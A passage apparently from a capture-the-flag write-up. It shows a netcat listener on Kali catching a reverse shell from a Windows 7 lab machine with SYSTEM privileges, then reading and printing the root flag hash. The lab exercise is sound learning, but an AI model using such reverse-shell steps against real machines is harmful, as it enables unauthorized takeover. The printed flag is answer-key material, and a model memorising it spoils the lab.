A terminal window with a dark background. The prompt is (root@kali)-[/home/kali]. The user has entered the command # nc -lnvp 7070. The terminal output shows listening on [any] 7070 ... with a cursor on the next line.

```
(root@kali)-[/home/kali]
# nc -lnvp 7070
listening on [any] 7070 ...
```

now execute the script .

And we will hopefully receive a netcat shell .



```

(root@kali)-[/home/kali]
# nc -lnvp 7070
listening on [any] 7070 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.248.250] 49260
ls
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

```

```

81 Dir(s) 19,695,681,536 level of privilege :
C:\Windows\system32>whoami
whoami
nt authority\system

```

we have full access to the machine now, that means this box is solved .

```

Directory of C:\Users\drake\Desktop
08/29/2019 10:55 PM <DIR> .
08/29/2019 10:55 PM <DIR> ..
08/29/2019 10:55 PM 32 root.txt
1 File(s) 32 bytes
2 Dir(s) 19,691,675,648 bytes free

C:\Users\drake\Desktop>type root.txt
type root.txt
5b1001de5a44eca47eee71e7942a8f8a
C:\Users\drake\Desktop>

```

Solved :-)